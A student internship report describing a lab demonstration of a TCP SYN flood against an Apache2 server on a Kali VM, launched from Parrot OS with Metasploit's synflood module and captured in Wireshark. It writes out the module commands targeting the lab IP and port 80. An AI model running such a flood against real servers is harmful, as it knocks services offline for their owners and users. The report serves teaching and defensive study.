INTERNSHIP REPORT

UNDER GUIDANCE OF

DR.ARUN RAJ KUMAR P.

AT CSED,NITC

BY

MUMMANA SANJAY

BTECH

MAJOR - MECHANICAL ENGINEERING [NITK]

MINOR - COMPUTER SCIENCE [NITK]

TASK 1 ASSIGNED ON 1ST JUNE 2024

Task Overview

In this task, we aim to demonstrate a TCP SYN flood attack on a web server using the Metasploit framework and capture the network traffic generated during the attack using Wireshark. The setup involves two virtual machines (VMs) running on VirtualBox: Kali Linux, which hosts the Apache2 web server, and Parrot OS, which is used to launch the attack using Metasploit. Wireshark is used on Kali Linux to capture and store the network packets in a pcap file.


Background

The TCP three-way handshake establishes a reliable connection between a client and server through a sequence of SYN, SYN-ACK, and ACK packets. A TCP SYN flood attack exploits this handshake by sending a large number of SYN packets without completing the handshake, leading to resource exhaustion on the server and potentially causing a denial of service.

Mitigation techniques such as SYN cookies, rate limiting, firewall rules, and intrusion detection systems can help protect against SYN flood attacks.

Setup Steps:

- **Install VirtualBox**:
    1. Installed VirtualBox on a Windows 10 host system to manage the virtual machines.
- **Set Up Virtual Machines:**
    1. **Kali Linux:**
        a) Installed Kali Linux as a virtual machine in VirtualBox.
        b) Configured the network settings to allow communication with other VMs.
    2. **Parrot OS:**
        a) Installed Parrot OS as a virtual machine in VirtualBox.
        b) Configured the network settings to allow communication with other VMs.




Oracle VM VirtualBox Manager

kali-linux-2024.1-virtualbox-amd64
Running


parrotos
Running

- **Verify Communication:**

    1. Ensured that both virtual machines (Kali Linux and Parrot OS) can communicate with each other by performing a ping test.




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.100.5
PING 192.168.100.5 (192.168.100.5) 56(84) bytes of data.
64 bytes from 192.168.100.5: icmp_seq=1 ttl=64 time=1.34 ms
64 bytes from 192.168.100.5: icmp_seq=2 ttl=64 time=0.743 ms
64 bytes from 192.168.100.5: icmp_seq=3 ttl=64 time=1.38 ms
64 bytes from 192.168.100.5: icmp_seq=4 ttl=64 time=1.20 ms
64 bytes from 192.168.100.5: icmp_seq=5 ttl=64 time=1.19 ms
64 bytes from 192.168.100.5: icmp_seq=6 ttl=64 time=1.43 ms
^X@sS64 bytes from 192.168.100.5: icmp_seq=7 ttl=64 time=0.902 ms
64 bytes from 192.168.100.5: icmp_seq=8 ttl=64 time=0.622 ms
64 bytes from 192.168.100.5: icmp_seq=9 ttl=64 time=1.19 ms
64 bytes from 192.168.100.5: icmp_seq=10 ttl=64 time=2.36 ms
64 bytes from 192.168.100.5: icmp_seq=11 ttl=64 time=1.19 ms
^X@sS64 bytes from 192.168.100.5: icmp_seq=12 ttl=64 time=1.06 ms
64 bytes from 192.168.100.5: icmp_seq=13 ttl=64 time=1.51 ms
64 bytes from 192.168.100.5: icmp_seq=14 ttl=64 time=0.694 ms
64 bytes from 192.168.100.5: icmp_seq=15 ttl=64 time=0.911 ms
64 bytes from 192.168.100.5: icmp_seq=16 ttl=64 time=1.34 ms
64 bytes from 192.168.100.5: icmp_seq=17 ttl=64 time=1.63 ms
64 bytes from 192.168.100.5: icmp_seq=18 ttl=64 time=2.26 ms
64 bytes from 192.168.100.5: icmp_seq=19 ttl=64 time=0.740 ms
^C
```



```
┌─[parrot@parrot]─[~]
└──╼ $ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=5.92 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.615 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=1.08 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.954 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=1.14 ms
64 bytes from 192.168.100.4: icmp_seq=6 ttl=64 time=0.985 ms
64 bytes from 192.168.100.4: icmp_seq=7 ttl=64 time=1.64 ms
64 bytes from 192.168.100.4: icmp_seq=8 ttl=64 time=0.982 ms
64 bytes from 192.168.100.4: icmp_seq=9 ttl=64 time=0.981 ms
64 bytes from 192.168.100.4: icmp_seq=10 ttl=64 time=0.950 ms
64 bytes from 192.168.100.4: icmp_seq=11 ttl=64 time=0.770 ms
^C
--- 192.168.100.4 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10030ms
rtt min/avg/max/mdev = 0.615/1.455/5.917/1.431 ms
┌─[parrot@parrot]─[~]
└──╼ $
```


- **Install Apache2 Web Server:**

1. Installed the Apache2 web server on the Kali Linux virtual machine.



```
└─$ sudo systemctl restart apache2
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/sys
temd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.4  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::a80a:758d:8d69:d59c  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 60  bytes 8370 (8.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80  bytes 8885 (8.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


2. Verified the web server is running by accessing http://localhost on the Kali Linux VM.



This is my own web server

- **Install Metasploit Framework:**


    1. Installed the Metasploit framework on the Parrot OS virtual machine.



```
 access: PERMISSION DENIED.
  > access main security grid
 access: PERMISSION DENIED....and...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >>
```

- **Install Wireshark:**

    1. Installed Wireshark on the Kali Linux virtual machine.



Capture


…using this filter: Enter a capture filter …

```
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
```

Demonstration of TCP SYN Flood Attack:

- **Configure and Launch Metasploit Attack:**


1. On the Parrot OS VM, start the Metasploit framework.
2. Use the synflood auxiliary module.
3. Set the target's IP address and port (assuming the Apache2 server is on port 80).
4. Run the SYN flood attack.



```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use auxiliary/dos/tcp/synflood
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RHOST 19
2.168.100.4
RHOST => 192.168.100.4
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RPORT 80
RPORT => 80
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> run
[*] Running module against 192.168.100.4

[*] SYN flooding 192.168.100.4:80...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> 
```

- **Capture Packets with Wireshark:**

    1. On the Kali Linux VM, start Wireshark and select the appropriate network interface to capture packets.
    2. Start capturing packets.
    3. While Wireshark is capturing, run the attack from the Parrot OS VM.
    4. Stop the capture after a sufficient number of packets have been captured.
    5. Save the captured packets to a PCAP file.
        a) Go to File > Save As and save the file with a .pcap extension.


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time         Source          Destination     Protocol  L
  26728 11.496752148 198.230.82.194  192.168.100.4   TCP
  26729 11.496783545 192.168.100.4   198.230.82.194  TCP
  26730 11.497359615 198.230.82.194  192.168.100.4   TCP
  26731 11.498076059 198.230.82.194  192.168.100.4   TCP
  26732 11.498088878 192.168.100.4   198.230.82.194  TCP
  26733 11.498936084 198.230.82.194  192.168.100.4   TCP
  26734 11.499328993 198.230.82.194  192.168.100.4   TCP
  26735 11.499341768 192.168.100.4   198.230.82.194  TCP
  26736 11.499794362 198.230.82.194  192.168.100.4   TCP
  26737 11.500205405 198.230.82.194  192.168.100.4   TCP
  26738 11.500218786 192.168.100.4   198.230.82.194  TCP
  26739 11.500692926 198.230.82.194  192.168.100.4   TCP
  26740 11.501585594 198.230.82.194  192.168.100.4   TCP
  26741 11.501598847 192.168.100.4   198.230.82.194  TCP
  26742 11.502499584 198.230.82.194  192.168.100.4   TCP
  26743 11.503879520 198.230.82.194  192.168.100.4   TCP

▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes capt  0000   08 00 27 1e 3
▸ Ethernet II, Src: 52:54:00:12:35:00 (52:54:00:12:3   0010   00 28 ce 9a 0
```

Summary

In this task, we demonstrated how to perform a TCP SYN flood attack using the Metasploit framework from a Parrot OS VM targeting an Apache2 web server running on a Kali Linux VM. We used Wireshark on the Kali Linux VM to capture the network traffic generated during the attack and saved the traffic data in a PCAP file for analysis. This setup illustrates the impact of SYN flood attacks on network resources and the importance of implementing mitigation techniques.

---THANK YOU---